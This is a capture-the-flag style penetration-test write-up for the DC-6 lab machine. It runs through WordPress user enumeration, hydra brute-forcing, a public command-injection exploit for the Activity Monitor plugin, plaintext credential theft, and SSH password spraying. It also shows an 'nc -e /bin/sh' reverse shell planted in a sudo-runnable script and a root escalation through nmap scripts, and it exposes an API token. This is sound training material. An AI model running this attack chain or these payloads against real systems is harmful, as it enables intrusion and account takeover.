Attack Narrative

Reconnaissance (TA0043)

We use netdiscover to ID our host

```
Currently scanning: 172.16.136.0/16   |   Screen View: Unique Hosts

43 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 2580
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.202.1   00:50:56:c0:00:08     33    1980  VMware, Inc.
192.168.202.153 00:0c:29:0a:b0:5a      5     300  VMware, Inc.
```

```
kali@kali: ~ 78x4
┌──(kali㉿kali)-[~]
└─$ ifconfig eth0 | grep inet
        inet 192.168.202.128  netmask 255.255.255.0  broadcast 192.168.202.255
        inet6 fe80::20c:29ff:fe10:5a2b  prefixlen 64  scopeid 0x20<link>
```

*We are going to do a basic scan with `Nmap` to see the surface of our target and what services might be availed to enumerate.**

```
sudo nmap -vv --reason -T4 -Pn -sC -sV --open -p- -oA full 192.168.202.153 --min-rate 5000
```

```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 64 OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
| ssh-hostkey:
|   2048 3e52cece01b694eb7b037dbe087f5ffd (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDDHiBBFUtpw1T9DZyoXpMp3kg25/RgmGZRFFmZuTfV9S
BxJdN8onwl4Hly3wzRBJxFWqTdD1RF8viYH4TYIs5+WLpN7KihosjpbwzPpOnbDQZUw7GdHvosV7dFI6IMcF
PYf7ZreO+en701iDqL6T/iyt3wwTDl7NwpZGj5+GrlyfRSFoNyHqdd0xjPmXyoHynp
|   256 3c836571dd73d723f8830de346bcb56f (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBE+jke+7np
wzI=
|   256 41899e85ae305be08fa4687106b415ee (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAII1mnJveN8yJySEDhG8wjYqtSKmcYNdX5EVqzxYb92dP
80/tcp open  http    syn-ack ttl 64 Apache httpd 2.4.25 ((Debian))
|_http-title: Wordy &#8211; Just another WordPress site
|_http-server-header: Apache/2.4.25 (Debian)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-generator: WordPress 5.1.1
MAC Address: 00:0C:29:0A:B0:5A (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

From our Nmap scan we can see that we have a website on port 80, seems like its a WordPress CMS. We also see SSH on its default port as well port 22.

```
nmap -Pn -p- --script safe,discovery,vuln,exploit -T4 -vv
--reason --script=vuln -oA vuln  192.168.202.153
```


```
| http-wordpress-users:
| Username found: admin
| Username found: graham
| Username found: mark
| Username found: sarah
| Username found: jens
```

Seems we found some usernames

```
admin
graham
mark
sarah
jens
```

Port 80

Lets take a look at the website



I also did a check with photon to see if there any endpoints that might be interesting

```
photon -u http://wordy/ -l 3 -t 100
```

```
┌──(kali㉿kali)-[~/Desktop/DC6/Scan/wordy]
└─$ ls
    external.txt      internal.txt      scripts.txt

┌──(kali㉿kali)-[~/Desktop/DC6/Scan/wordy]
└─$ cat external.txt
https://wordpress.org/

┌──(kali㉿kali)-[~/Desktop/DC6/Scan/wordy]
└─$ cat internal.txt
http://wordy/
http://wordy/index.php/contact-us/
http://wordy/index.php/about-us/
http://wordy

┌──(kali㉿kali)-[~/Desktop/DC6/Scan/wordy]
└─$ cat scripts.txt
http://wordy/wp-content/themes/twentyseventeen/assets/js/html5.js?ver=3.7.3
http://wordy/wp-content/themes/twentyseventeen/assets/js/skip-link-focus-fix.js?ver=1.0
http://wordy/wp-includes/js/jquery/jquery.js?ver=1.12.4
http://wordy/wp-includes/js/wp-embed.min.js?ver=5.1.1
http://wordy/wp-content/themes/twentyseventeen/assets/js/global.js?ver=1.0
http://wordy/wp-content/themes/twentyseventeen/assets/js/navigation.js?ver=1.0
http://wordy/wp-content/themes/twentyseventeen/assets/js/jquery.scrollTo.js?ver=2.1.2
http://wordy/wp-includes/js/jquery/jquery-migrate.min.js?ver=1.4.1
```

We followed up with a wpscan

```
wpscan --rua -e ap,at,tt,cb,dbe,u,m --url http://wordy/
--plugins-detection aggressive --api-token
'2pcPjuasYixmmeTgg8saQUa5sR44nhXkGKiFAn3pYkI' | tee
wpscan.log
```

```
[i] User(s) Identified:

[+] admin
 | Found By: Rss Generator (Passive Detection)
 | Confirmed By:
 |  Wp Json Api (Aggressive Detection)
 |   - http://wordy/index.php/wp-json/wp/v2/users/?per_page=100&page=1
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)

[+] mark
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] graham
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] sarah
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] jens
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```

we where provided a hit for the wordlists

```
cat /usr/share/wordlists/rockyou.txt | grep k01 >
passwords.txt
```

```
┌──(kali㉿kali)-[~/Desktop/DC6/Scan]
└─$ cat passwords.txt | wc -l
2668

┌──(kali㉿kali)-[~/Desktop/DC6/Scan]
└─$ cat /usr/share/wordlists/rockyou.txt | wc -l
14344392

┌──(kali㉿kali)-[~/Desktop/DC6/Scan]
└─$
```


Lets try to brute force the log in with what we have and try to get into #wordpress

```
hydra -vV -L user.txt -P ~/Desktop/DC6/Scan/passwords.txt wordy http-post-form '/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In&redirect_to=http%3A%2F%2Fwordy%2Fwp-admin%2F&testcookie=1:F=Is incorrect' -f
```

```
[ATTEMPT] target wordy - login "mark" - pass "happychick01" - 7234 of 13340 [child 9] (0/0)
[ATTEMPT] target wordy - login "mark" - pass "hangook01" - 7235 of 13340 [child 0] (0/0)
[80][http-post-form] host: wordy   login: mark   password: helpdesk01
[STATUS] attack finished for wordy (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-02-06 10:28:11
```

Username:password

```
mark:helpdesk01
```



I did not have much to do here but I could create a user

WordPress 6.1.1 is available! Please notify the site administrator.

Add New User

Create a brand new user and add them to this site.

Username *(required)* pwn

Email *(required)* pwn@blahblahblah1.net.au

First Name pwn

Last Name pwn

Website

Password BkJPIo1Yd0)N$3jJMrUE8eQB Hide Cancel

Strong

Send User Notification ☑ Send the new user an email about their account.

Role Senior Developer

Other Roles Editor, Senior Developer


- ☐ Author
- ☐ Contributor
- ☑ Editor
- ☐ Help Desk
- ☐ Subscriber
- ☑ Senior Developer

Add New User


Thank you for creating with WordPress

Username:Password

```
pwn@blahblahblah1.net.au:BkJPIo1Yd0)N$3jJMrUE8eQB
```



This did nothing as my new user is set to subscriber when it should be Senior Developer. We do notice a plug in that we looked up



Seems this plug in has issues with command injection

URL: https://www.exploit-db.com/exploits/50110
Path:/usr/share/exploitdb/exploits/php/webapps/50110

.py

```
┌──(kali㉿kali)-[~/Desktop/DC6/Exploit]
└─$ python ./50110.py
What's your target IP?
192.168.202.153
What's your username?
mark
What's your password?
helpdesk01
[*] Please wait...
[*] Perfect!
www-data@192.168.202.153  id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@192.168.202.153  whoami
www-data
www-data@192.168.202.153
```

Initial Foot hold & Execution (TA0001-2)

Exploit-DB: https://www.exploit-db.com/exploits/50110
OSWAP 10 as *#A03*
Type of Exploit: #CMS_Binary_software #Active_Monitor #CVE-2018-15877

So our Nmap scan showed us username's that are valid against the WordPress admin portal, we used a tool called Hydra to brute force our way into the WordPress admin portal, once there we abused the plug in called Active monitor. This plug in suffers from Command Injection with a public know exploit hosted on Exploit-DB. This gives us access on target as a low level shell (www-data)

POC

```
┌──(kali㉿kali)-[~/Desktop/DC6/Exploit]
└─$ python ./50110.py
What's your target IP?
192.168.202.153
What's your username?
mark
What's your password?
helpdesk01
[*] Please wait...
[*] Perfect!
www-data@192.168.202.153  id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@192.168.202.153  whoami
www-data
www-data@192.168.202.153  ip add
1: lo:  mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0:  mtu 1500 qdisc pfifo_fast state UNKNOWN group default qlen 1000
    link/ether 00:0c:29:0a:b0:5a brd ff:ff:ff:ff:ff:ff
    inet 192.168.202.153/24 brd 192.168.202.255 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:fe0a:b05a/64 scope link
       valid_lft forever preferred_lft forever
www-data@192.168.202.153
```

dc-6 (192.168.202.153)

Username:Password

```
n/a
```

Screenshot Proof of user

```
www-data@dc-6:/var/www/html/wp-admin$ id id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@dc-6:/var/www/html/wp-admin$ whoami
whoami
www-data
www-data@dc-6:/var/www/html/wp-admin$ hostname
hostname
dc-6
www-data@dc-6:/var/www/html/wp-admin$ ip add
ip add
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UNKNOWN group default qlen 1000
    link/ether 00:0c:29:0a:b0:5a brd ff:ff:ff:ff:ff:ff
    inet 192.168.202.153/24 brd 192.168.202.255 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:fe0a:b05a/64 scope link
       valid_lft forever preferred_lft forever
www-data@dc-6:/var/www/html/wp-admin$
```

Privilege Escalation (TA0004)

PE technique (`#LPE-00`)

Here we found clear text credentials being stored in a txt file in another users directory. We used the credentials to log in via SSH on target as graham

```
/home/mark/stuff/things-to-do.txt
```

POC Image

```
www-data@dc-6:/home/mark/stuff$ cat things-to-do.txt
cat things-to-do.txt
Things to do:

- Restore full functionality for the hyperdrive (need to speak to Jens)
- Buy present for Sarah's farewell party
- Add new user: graham - GSo7isUM1D4 - done
- Apply for the OSCP course
- Buy new laptop for Sarah's replacement
www-data@dc-6:/home/mark/stuff$ pwd
pwd
/home/mark/stuff
www-data@dc-6:/home/mark/stuff$ ls -lah
ls -lah
total 12K
drwxr-xr-x 2 mark mark 4.0K Apr 26  2019 .
drwxr-xr-x 3 mark mark 4.0K Apr 26  2019 ..
-rw-r--r-- 1 mark mark  241 Apr 26  2019 things-to-do.txt
www-data@dc-6:/home/mark/stuff$
```

Username:Password

```
graham:GSo7isUM1D4
```

I wanted to see if this CC worked for SSH for any of our users

```
hydra -vV -L user.txt -p "GSo7isUM1D4" wordy ssh -f
```

```
┌──(kali㉿kali)-[~/Desktop/DC6/Exploit]
└─$ hydra -vV -L user.txt -p "GSo7isUM1D4" wordy ssh -f
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret s
inding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-02-06 14:09:47
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce
[DATA] max 5 tasks per 1 server, overall 5 tasks, 5 login tries (l:5/p:1), ~1 try per task
[DATA] attacking ssh://wordy:22/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://admin@192.168.202.153:22
[INFO] Successful, password authentication is supported by ssh://192.168.202.153:22
[ATTEMPT] target wordy - login "admin" - pass "GSo7isUM1D4" - 1 of 5 [child 0] (0/0)
[ATTEMPT] target wordy - login "graham" - pass "GSo7isUM1D4" - 2 of 5 [child 1] (0/0)
[ATTEMPT] target wordy - login "mark" - pass "GSo7isUM1D4" - 3 of 5 [child 2] (0/0)
[ATTEMPT] target wordy - login "sarah" - pass "GSo7isUM1D4" - 4 of 5 [child 3] (0/0)
[ATTEMPT] target wordy - login "jens" - pass "GSo7isUM1D4" - 5 of 5 [child 4] (0/0)
[22][ssh] host: wordy   login: graham   password: GSo7isUM1D4
[STATUS] attack finished for wordy (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-02-06 14:09:47
```

Proof of User

```
┌──(kali㉿kali)-[~/Desktop/DC6/Exploit]
└─$ ssh graham@192.168.202.153
graham@192.168.202.153's password:
Linux dc-6 4.9.0-8-amd64 #1 SMP Debian 4.9.144-3.1 (2019-02-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Feb  7 05:29:19 2023 from 192.168.202.128
graham@dc-6:~$ id
uid=1001(graham) gid=1001(graham) groups=1001(graham),1005(devs)
graham@dc-6:~$ whoami
graham
graham@dc-6:~$ hostname
dc-6
graham@dc-6:~$ ip add
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UNKNOWN group default qlen 1000
    link/ether 00:0c:29:0a:b0:5a brd ff:ff:ff:ff:ff:ff
    inet 192.168.202.153/24 brd 192.168.202.255 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:fe0a:b05a/64 scope link
       valid_lft forever preferred_lft forever
graham@dc-6:~$
```

Privilege Escalation (TA0004)

PE technique (#LPE-02 & #LPE-14)

After logging in as graham we wanted to see what sudo permission this user has and we found that graham can run a script as jens. This script is part of the same group that graham is, so we modified the script to have it call back to our listener as jens.

```
User graham may run the following commands on dc-6:
    (jens) NOPASSWD: /home/jens/backups.sh
```

POC

```
graham@dc-6:~$ sudo -l
Matching Defaults entries for graham on dc-6:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User graham may run the following commands on dc-6:
    (jens) NOPASSWD: /home/jens/backups.sh
graham@dc-6:~$ ls -la /home/jens/backups.sh
-rwxrwxr-x 1 jens devs 50 Apr 26  2019 /home/jens/backups.sh
```

Seems I'm part of the Dev group and maybe I can modify

```
graham@dc-6:~$ id
uid=1001(graham) gid=1001(graham) groups=1001(graham),1005(devs)
graham@dc-6:~$ ls -la /home/jens/backups.sh
-rwxrwxr-x 1 jens devs 50 Apr 26  2019 /home/jens/backups.sh
graham@dc-6:~$ cat /home/jens/backups.sh
#!/bin/bash
tar -czf backups.tar.gz /var/www/html
graham@dc-6:~$
```

We take advantage of our group Privilege's and modify the script to connect back to our listener

```
graham@dc-6:~$ cat /home/jens/backups.sh
#!/bin/bash
tar -czf backups.tar.gz /var/www/html
graham@dc-6:~$ ls -la /home/jens/backups.sh
-rwxrwxr-x 1 jens devs 50 Apr 26  2019 /home/jens/backups.sh
graham@dc-6:~$ cat  <<EOF > /home/jens/backups.sh
> #!/bin/bash
> nc -e /bin/sh 192.168.202.128 7777
> EOF
graham@dc-6:~$ cat /home/jens/backups.sh
#!/bin/bash
nc -e /bin/sh 192.168.202.128 7777
graham@dc-6:~$ sudo -u jens /home/jens/backups.sh
```

Proof of User

```
jens@dc-6:/home/graham$ id                          id
id
uid=1004(jens) gid=1004(jens) groups=1004(jens),1005(devs)
jens@dc-6:/home/graham$ whoami                  whoami
whoami
jens
jens@dc-6:/home/graham$ hostname                hostname
hostname
dc-6
jens@dc-6:/home/graham$ ip add                  ip add
ip add
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UNKNOWN group default qlen 1000
    link/ether 00:0c:29:0a:b0:5a brd ff:ff:ff:ff:ff:ff
    inet 192.168.202.153/24 brd 192.168.202.255 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:fe0a:b05a/64 scope link
       valid_lft forever preferred_lft forever
jens@dc-6:/home/graham$
```

Privilege Escalation (TA0004)

PE technique (`#LPE-02`)

Soon as we got on target as jens, I wanted to see if these user has sudo permission as well. In our case the user does and we have the right to run the binary nmap as root. We can take advantage of this and move vertically to root.

```
User jens may run the following commands on dc-6:
    (root) NOPASSWD: /usr/bin/nmap
```

POC

```
jens@dc-6:/tmp$ sudo -l            sudo -l
sudo -l
Matching Defaults entries for jens on dc-6:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User jens may run the following commands on dc-6:
    (root) NOPASSWD: /usr/bin/nmap
jens@dc-6:/tmp$
```

We use a simple technique to vertically move from jens to root

```
TF=$(mktemp)
echo 'os.execute("/bin/sh")' > $TF
sudo -u root /usr/bin/nmap --script=$TF
```

```
jens@dc-6:/tmp$ id                  id
id
uid=1004(jens) gid=1004(jens) groups=1004(jens),1005(devs)
jens@dc-6:/tmp$ whoami          whoami
whoami
jens
jens@dc-6:/tmp$ TF=$(mktemp)    TF=$(mktemp)
TF=$(mktemp)
jens@dc-6:/tmp$ echo 'os.execute("/bin/sh")' > $TF
echo 'os.execute("/bin/sh")' > $TF
sudo -u root /usr/bin/nmap --script=$TF
jens@dc-6:/tmp$ sudo -u root /usr/bin/nmap --script=$TF

Starting Nmap 7.40 ( https://nmap.org ) at 2023-02-07 08:33 AEST
NSE: Warning: Loading '/tmp/tmp.zAH6spbvbp' -- the recommended file extension is '.nse'.
# id
uid=0(root) gid=0(root) groups=0(root)
# whoami
root
#
```

Proof of User

```
root@dc-6:/tmp# id id
id
uid=0(root) gid=0(root) groups=0(root)
root@dc-6:/tmp# whoami
whoami
root
root@dc-6:/tmp# hostname
hostname
dc-6
root@dc-6:/tmp# ip add
ip add
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
